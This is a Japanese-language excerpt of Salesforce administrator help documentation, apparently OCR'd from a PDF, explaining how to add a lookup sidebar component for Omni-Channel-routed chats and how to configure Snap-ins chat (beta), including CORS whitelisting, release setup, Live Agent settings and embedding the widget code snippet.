オムニチャネルで転送されるチャットのサイドバールックアップコンポーネントのコンソールへの追加 (ベータ)

エージェントの Salesforce コンソールにサイドバールックアップコンポーネントを追加し、チャットに関連するレコードをすばやく参照または作成できるようにします。このコンポーネントはオムニチャネル転送を使用しているチャット (ベータ) のみに使用されます。

メモ: このリリースには、Live Agent チャットのオムニチャネルルーティングのベータバージョンが含まれています。ベータバージョンは機能の品質は高いですが、既知の制限があります。Live Agent チャットのオムニチャネルルーティングは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。

Salesforce コンソールアプリケーションにサイドバーコンポーネントを追加するには、次のものが必要です。

- Live Agent およびオムニチャネルが追加された Salesforce コンソール。
- 転送オプションに [オムニ] を使用する 1 つ以上のチャットボタン。
- オムニチャネルによって転送されたチャットを処理するエージェントに Live Chat のトランスクリプトの編集アクセス権が付与されていること。

エディション


使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織


Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

1. [設定] から、[クイック検索] ボックスに「`Live Agent`」と入力し、[Live Chat のトランスクリプト] > [ページレイアウト] を選択します。
2. [Live Chat のトランスクリプト (処理中)] ページレイアウトの横にある [編集] をクリックします。
3. [カスタムコンソールコンポーネント] をクリックします。




4. ルックアップコンポーネントを追加するサイドバーの幅を入力します。チャットが左側に表示されるため、左サイドバーは選択しないようにします。
5. [種別] に [ルックアップ] を選択します。
6. [項目] メニューを使用してオブジェクト種別を選択します。これは、エージェントが検索またはレコード作成を行うオブジェクト種別です。
7. その他の設定を目的に合わせて選択します。
8. 追加するオブジェクト種別ごとに、手順 4 ～ 7 を繰り返します。




9. [保存] をクリックします。

エージェントは、サイドバーコンポーネントを使用してレコードのリンクおよびリンク解除を行えるようになりました。

リンクされたレコードのないサイドバーのルックアップコンポーネント



リンクされたレコードのあるサイドバーのルックアップコンポーネント



Web サイトへの Snap-Ins チャットの追加


スナップインチャット (ベータ)

スナップインチャットウィジェットを Web サイトに追加すると、顧客はサイトの閲覧中にエージェントとのチャットによって疑問をすばやく解決できます。スナップインチャットでは Live Agent が使用されますが、簡単な設定でチャット機能を利用できます。スナップインチャットは Lightning Experience のみで使用できます。


チャットウィジェットボタンは、Webページの邪魔にならない場所にあります。顧客がチャットを必要な場合は、ボタンをクリックしてチャットを起動します。

エディション


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



顧客は事前チャットフォームに必要事項を記入します。これによってエージェントは、お客様の連絡先情報やニーズなどの基本情報を収集します。



顧客は Web ページを表示しながらチャットを開始でき、閲覧中にチャットウィンドウを最小化できるので邪魔になりません。チャットウィジェットはWebページ全体で保持されるため、顧客はエージェントとのチャットを続けながら、サイトの別のページを引き続き閲覧できます。



スナップインチャットでは軽量な Live Agent リリースが使用されるため、すばやく設定し、チャットウィジェットを表示する Web ページに簡単にチャットコードを追加できます。

メモ: 今回のリリースには、ベータバージョンのスナップインが含まれています。機能の品質は高いですが、既知の制限があります。スナップインチャットのリリースのために指定するコードは変更される可能性があります。スナップインは、Salesforce がドキュメント、プレスリリース、または公式声明で正式リリースを発表しない限り、正式リリースされません。特定期間内の正式リリースあるいはリリースの有無は保証できません。現在正式にリリースされている製品および機能に基づいて購入をご決定ください。スナップインに関するフィードバックや提案は、スナップインの Success コミュニティグループに投稿してください。

Web サイトにスナップインチャットを設定

スナップインチャットを設定する前に、次の前提条件を組織が満たしていることを確認します。次のステップを実行してスナップインチャットウィジェットを設定し、Web ページに追加します。スナップインチャットは Lightning Experience のみで使用できます。

スナップインチャットを設定するには、組織が次の前提条件を満たす必要があります。

- Service Cloud ライセンス
- Live Agent ライセンス
- 組織で Live Agent が有効になっている
- 組織で Live Agent チャットボタンと Live Agent リリースが設定済みで、使用可能である
- 組織で Salesforce コミュニティ (ページ 3713) (推奨) または Force.com サイト (ページ 5904)が設定済みで、ゲストユーザのアクセスが可能である

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スナップインチャットを設定する
- 「アプリケーションのカスタマイズ」

Web サイトを CORS ホワイトリストに追加

スナップインチャットを追加する Web ページの URL を、組織の CORS ホワイトリストに追加します。スナップインチャットを追加する Web ページは、顧客がチャットにアクセスするために使用するページです。

CORS ホワイトリスト制限ごとの組み込みチャットについては、HTTPS ドメインのみが許可されます。

1. [設定] から、[クイック検索] ボックスに「*CORS*」と入力し、**[CORS]** を選択します。
2. **[新規]** を選択します。
3. オリジンの URL パターンを入力します。

   オリジンの URL パターンには、HTTPS プロトコル (localhost を使用しない場合) とドメイン名が含まれている必要があり、ポートが含まれることもあります。ワイルドカード文字 (*) はサポートされますが、第 2 レベルドメイン名の前にある必要があります。たとえば、`https://*.example.com` により、`example.com` のすべてのサブドメインがホワイトリストに追加されます。

   オリジンの URL パターンに IP アドレスを使用できます。ただし、IP アドレスと、同じアドレスに解決するドメインは同じオリジンではないため、CORS ホワイトリストには別々のエントリとして追加する必要があります。

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

作成、参照、更新、および削除する
- 「すべてのデータの編集」

スナップインリリースの作成

使用するスナップインごとにスナップインリリースを作成します。

スナップイン設定では Salesforce コミュニティや Force.com サイトが使用されるので、ユーザをゲストユーザプロファイルに関連付けできます。使用できるコミュニティまたはサイトがすでにあるかどうかを確認します。使用できるサイトがある場合は、そのサイトをエンドポイントとして使用できます。使用できるサイトがない場合は、この目的のためにサイトを作成します。

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スナップインチャットを設定する
- 「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索]ボックスに「スナップイン」と入力し、**[Snap-ins (ベータ)]** を選択します。
2. スナップイン (ベータ) 設定ページで、**[新規リリース]** をクリックします。
   スナップインリリースページが表示されます。
3. ［スナップインリリース名］項目にスナップインの名前を入力します。
   リリース名はスナップインページのスナップインリストに表示されます。複数のスナップインリリースがある場合は、内容がわかりやすい名前を使用して、このスナップインを他のものと区別しやすいようにします。
4. ［API 参照名］項目は自動的に入力されます。
5. ［サイトエンドポイント］メニューで、ドロップダウンリストから Salesforce コミュニティまたは Force.com サイトを選択します。
   メニューに何も表示されない場合、組織に設定されたコミュニティやサイトはありません。
6. **[作成]** をクリックします。
   スナップインリリースが作成されました。

スナップインリリースを作成後、スナップインチャットウィジェットで使用する Live Agent 設定を行います。

スナップインチャットリリースの Live Agent 設定を指定

スナップインチャットウィジェットでは、顧客がエージェントとチャットできるよう、Live Agent リリース ID およびボタンが使用されます。指定される Live Agent の詳細は、Web ページに追加するチャットウィジェットコードの生成に使用されます。

Live Agent 設定を指定する前に、スナップインチャットウィジェットを使用するための Live Agent リリースと Live Agent チャットボタンがあるかどうか確認します。

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スナップインチャットを設定する
- 「アプリケーションのカスタマイズ」

1. [設定]から、[クイック検索]ボックスに「スナップイン」と入力し、**[Snap-ins (ベータ)]** を選択します。
2. 使用するスナップインリリースを選択します。
3. スナップイン (ベータ) 設定ページで、［Live Agent の基本設定］セクションに移動し、**[開始]** をクリックします。
4. ［Live Agent リリース］メニューで、ドロップダウンリストからスナップインチャットで使用する Live Agent 設定を選択します。

5. [Live Agent ボタン] メニューで、ドロップダウンリストからスナップインチャットウィジェットで使用する Live Agent ボタンを選択します。
6. [保存] をクリックします。

Live Agent 設定を指定後、スナップインチャットウィジェットを Web ページに追加するためのコードを取得します。

スナップインコードスニペットをコピーしコードを Web ページに貼り付け

Salesforce では、スナップインの設定中に入力した情報に基づいて一意のコードスニペットが生成されます。Web ページにチャットコードスニペットをコピーして貼り付けると、スナップインチャットウィジェットを Web ページに追加できます。Web ページに省略可能なメタタグコードスニペットをコピーして貼り付けると、モバイルやデスクトップなどさまざまなフォーム要素に Web ページが対応します。

チャットウィジェットを追加する Web ページへのアクセス権があることを確認します。会社の Web 管理者の協力が必要な場合があります。

チャットコードスニペットを Web ページに追加すると、顧客はスナップインチャットウィジェットを表示させたり、使用することができます。準備が整っていなくて顧客にチャットへまだアクセスしてほしくない場合は、コードスニペットを非公開 Web ページに追加します。

チャットウィジェットの外観を変更するコードをカスタマイズできます。

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スナップインチャットを設定する

- 「アプリケーションのカスタマイズ」

<meta> タグコードにより、Web ページが反応型になるので、さまざまなデバイスで Web ページやチャットウィジェットの見栄えやパフォーマンスがよくなります。たとえば、顧客が Web ページとチャットウィジェットを携帯電話で表示させている場合、ページとチャットは小さなフォーム要素に対応するようにサイズが変更されます。

適切なコードスニペットの応答のために推奨されるのは <meta> タグです。ページがすでに反応型の場合は、このスニペットの追加や <meta> タグの変更が必要ないことがあります。他のデバイスでの動作に問題がある場合は、<meta> タグの生成済みコードスニペットへの更新を試すことができます。スナップインチャットウィジェットを使用するすべてのページの head セクションにこのタグを追加します。適切な <meta> タグを追加しないと、どのデバイスでページにアクセスしても、デスクトップ用の外観でスナップインチャットウィジェットが表示されます。

1. [設定] から、[クイック検索] ボックスに「スナップイン」と入力し、[Snap-ins (ベータ)] を選択します。
2. 使用するスナップインリリースを選択します。
3. スナップイン (ベータ) 設定ページで、[スナップインのコードスニペット] セクションに移動し、[コードを取得] をクリックします。
4. チャットコードスニペットをコピーし、Web ページの </body> 終了タグのすぐ上に貼り付けて、スナップインチャットウィジェットをページに追加します。

   チャットウィジェットを表示するすべての Web ページにチャットコードスニペットを貼り付けます。必要に応じてチャットコードスニペットをカスタマイズします。
5. 必要に応じて、メタコードスニペットをコピーし、チャットウィジェットを表示するすべての Web ページの <meta> タグ head セクションに貼り付けます。

6. [完了] をクリックします。
   コードスニペットページを閉じます。

スナップインチャットのウィジェットコードをカスタマイズ

テキストエディタまたは HTML エディタを使用して、チャットウィジェットのコードスニペットの省略可能なパラメータをカスタマイズします。

スナップインチャットウィジェットの外観および動作に影響する特定のパラメータをカスタマイズできます。

1. [設定] から、[クイック検索] ボックスに「スナップイン」と入力し、[Snap-ins (ベータ)] を選択します。
2. 使用するスナップインリリースを選択します。
3. スナップイン (ベータ) 設定ページで、［スナップインのコードスニペット］セクションに移動し、[コードを取得] をクリックします。
4. チャットコードスニペットをテキストエディタまたはHTMLエディタにコピーします。
5. テキストエディタまたは HTML エディタで、チャットウィジェットパラメータの画像 URL を指定します。
6. 変更内容を保存します。

チャットコードスニペットを変更後、スナップインチャットウィジェットを表示するすべての Web ページにコードを追加します。

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スナップインチャットを設定する
- 「アプリケーションのカスタマイズ」

スナップインチャットコードのカスタマイズ可能なパラメータ

チャット環境を会社のブランド設定が反映されたものとするために、スナップインチャットウィジェットの外観や動作に影響する特定のパラメータをカスタマイズできます。次のパラメータを使用して、事前チャットバナー画像、ロゴ、待機状態画像、およびエージェントのアバター写真をカスタマイズします。チャットの読み込み中、エージェントがオンライン中、またはエージェントがオフライン中にチャットボタンやチャットウィジェットに表示させる文言を、カスタマイズすることもできます。

エディション

使用可能なエディション: **Enterprise** Edition、**Professional** Edition、**Unlimited** Edition、および **Developer** Edition

